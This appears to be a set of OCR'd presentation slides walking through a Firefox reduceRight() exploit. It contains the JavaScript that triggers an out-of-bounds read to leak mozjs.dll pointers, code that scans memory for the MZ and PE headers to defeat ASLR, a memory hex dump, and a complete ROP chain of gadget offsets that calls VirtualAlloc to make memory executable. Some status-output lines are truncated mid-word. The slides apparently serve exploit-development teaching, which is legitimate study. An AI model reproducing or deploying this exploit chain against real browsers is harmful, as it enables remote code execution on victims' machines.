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



```
-) Initial data setup done!
        Use >!searchspray -h 41 43 43 41 01< to find sta
        Use >!searchspray -h 45 43 43 45 01< to find adj
-) Defragmented heap and reallocated infoDis
        Use >!searchspray -h 42 47 47 42 01<
        Because of heap massage you should f
-) Disclosing address of infoDisclosure slot
        Address of infoDisclosur
-) Disclosing address into mozjs
        Leaked address to mozjs
        If version of mozjs is t
        If version of mozjs is t
        We will not rely on thes
-) Checking value in front of in
        First 4 bytes are correc
        Second 4 bytes are corre
-) Checking if arbitrary info le
        Successfully disclosued
-) Going to find start of mozjs
        Tested mozjs image base:
        Tested mozjs image base:
        Tested mozjs image base:
        Tested mozjs image base:
        Tested mozjs image base:
        Tested mozjs image base:
        Tested mozjs image base:
```


Firefox reduceRight() Exploit - ROP



```
Address   Hex dump                 UNIC
03F8C9E0  08 00 00 00 E8 C9 F8 03  ■.''
03F8C9E8  00 00 00 00 04 00 FF FF  ..◆.
03F8C9F0  00 00 00 00 04 00 FF FF  ..◆.
03F8C9F8  00 00 00 00 04 00 FF FF  ..◆.
03F8CA00  00 00 00 00 04 00 FF FF  ..◆.
03F8CA08  00 00 00 00 04 00 FF FF  ..◆.
03F8CA10  00 00 00 00 04 00 FF FF  ..◆.
03F8CA18  00 00 00 00 04 00 FF FF  ..◆.
03F8CA20  00 00 00 00 04 00 FF FF  ..◆.
03F8CA28  AC 5C 75 00 B0 5F 75 00  'u'u
03F8CA30  00 00 00 00 FF FF FF FF  ....
03F8CA38  00 00 00 00 08 42 F8 03  ..''
03F8CA40  A0 40 F8 03 40 00 00 00  ''@.
03F8CA48  40 00 00 00 00 CE 14 06  @.''
03F8CA50  41 43 43 41 01 00 FF FF  ''ô.
03F8CA58  00 00 00 00 04 00 FF FF  ..◆.
```

- In front of the first array two pointers to mozjs.dll are stored (0x00755fb0 and 0x00755cac in this case)
- Use pointers to recalculate image base of mozjs.dll to bypass ASLR!

Firefox reduceRight() Exploit - ROP




```
function leakAddressOf_mozjs() {
    var leak_arr_len = 0xc0000000-17;
    mem = [];
    var leak_func =
        function bleh(prev, current, index, array) {
            if(typeof current == "number"){
                mem.push(current);
                throw "stop";
            }
            alert("ERROR occured!");
            throw "error";
    }
    // === TRIGGER START
    arrayToGetAddrOf_infoDisclosure.length = leak_arr_len;
    try{ arrayToGetAddrOf_infoDisclosure.reduceRight(leak_func,1,2,3); } catch(e){ }
    // === TRIGGER END

    mem = nicer(mem);
    /* Hexdump for debugging
    dump.innerHTML = "TEST: " + convert(mem);
    */

    return mem;
}
```


Firefox reduceRight() Exploit - ROP



```
addInfo("-) Going to find start of mozjs module ...");
var tmpMem;
var MZheader = new Array(0x4d, 0x5a, 0x90, 0x00);   // MZ
mozjs_pointer &= 0xffff0000;    // Modules always start aligned!
for(var i = 0; i < 100; ++i) {
    tmpMem = arbitrary_leak_bytes(mozjs_pointer, 4);
    if(arraysEqual(tmpMem, MZheader) == true) {
        addInfo("\tFOUND mozjs module image base: 0x" + mozjs_pointer.toString(16));
        break;
    }
    addInfo("\tInvalid image base, going to next possible address ...");
    mozjs_pointer -= 0x10000;
    if(i == 99) {
        addInfo("\tCould not find image base of mozjs! Something went wrong...");
        return;
    }
}
```

- The image base must be page aligned, thus the bitmask 0xffff0000 is used to align the address, then arbitrary leaking is used to detect if the address contains the DOS-header (the string MZ)


Firefox reduceRight() Exploit - ROP



```
addInfo("-) Going to verify identified image base by checking PE header ...");
const OFFSET_E_LFANEW = 0x3c;
tmpMem = arbitrary_leak_bytes(mozjs_pointer + OFFSET_E_LFANEW, 4);
var e_lfanew = tmpMem[0] + (tmpMem[1] << 8) + (tmpMem[2] << 16) + (tmpMem[3] << 24);
addInfo("\te_lfanew value is: 0x" + e_lfanew.toString(16));
tmpMem = arbitrary_leak_bytes(mozjs_pointer + e_lfanew, 4);
var PEheader = new Array(0x50, 0x45, 0x00, 0x00);   // PE
if(arraysEqual(tmpMem, PEheader) == false) {
    addInfo("\tPE header is not where it should be, something went wrong ....");
    return;
} else {
    addInfo("\tSuccessfully found PE header, mozjs base looks valid!");
}
```

➔Additional code can be used to check for the PE header


Firefox reduceRight() Exploit - ROP



```
array_before_slot_of_infoDisclosure[101] = mozjs_base + 0x0012ab0a; // POP EAX # RETN [mozjsdll]
array_before_slot_of_infoDisclosure[102] = mozjs_base + 0x0015d054; // ptr to &VirtualAlloc() [IAT mozjsdll]
array_before_slot_of_infoDisclosure[103] = mozjs_base + 0x000257e6; // MOV EAX,DWORD PTR DS:[EAX] # RETN [mozjsdll]
array_before_slot_of_infoDisclosure[104] = mozjs_base + 0x0014254d; // XCHG EAX,ESI # RETN [mozjsdll]
array_before_slot_of_infoDisclosure[105] = mozjs_base + 0x000a986c; // POP EBP # RETN [mozjsdll]
array_before_slot_of_infoDisclosure[106] = mozjs_base + 0x000d7ee2; // & push esp #  ret 04 [mozjsdll]
array_before_slot_of_infoDisclosure[107] = mozjs_base + 0x00129ac1; // POP EBX # RETN [mozjsdll]
array_before_slot_of_infoDisclosure[108] = 0x00000001;                  // 0x00000001-> ebx
array_before_slot_of_infoDisclosure[109] = mozjs_base + 0x0003efb8; // POP EDX # RETN [mozjsdll]
array_before_slot_of_infoDisclosure[110] = 0x00001000;                  // 0x00001000-> edx
array_before_slot_of_infoDisclosure[111] = mozjs_base + 0x00060748; // POP ECX # RETN [mozjsdll]
array_before_slot_of_infoDisclosure[112] = 0x00000040;                  // 0x00000040-> ecx
array_before_slot_of_infoDisclosure[113] = mozjs_base + 0x001370f7; // POP EDI # RETN [mozjsdll]
array_before_slot_of_infoDisclosure[114] = mozjs_base + 0x0000f005; // RETN (ROP NOP) [mozjsdll]
array_before_slot_of_infoDisclosure[115] = mozjs_base + 0x0012ab0a; // POP EAX # RETN [mozjsdll]
array_before_slot_of_infoDisclosure[116] = 0x90909090;                  // nop
array_before_slot_of_infoDisclosure[117] = mozjs_base + 0x000a5665; // PUSHAD # RETN [mozjsdll]
```

- ROP code build on top of the mozjs module
- !mona was used to build this ROP chain
- The code pop‘s needed addresses and argument values into registers and uses pushad to finally call VirtualAlloc() to make the actual page executable

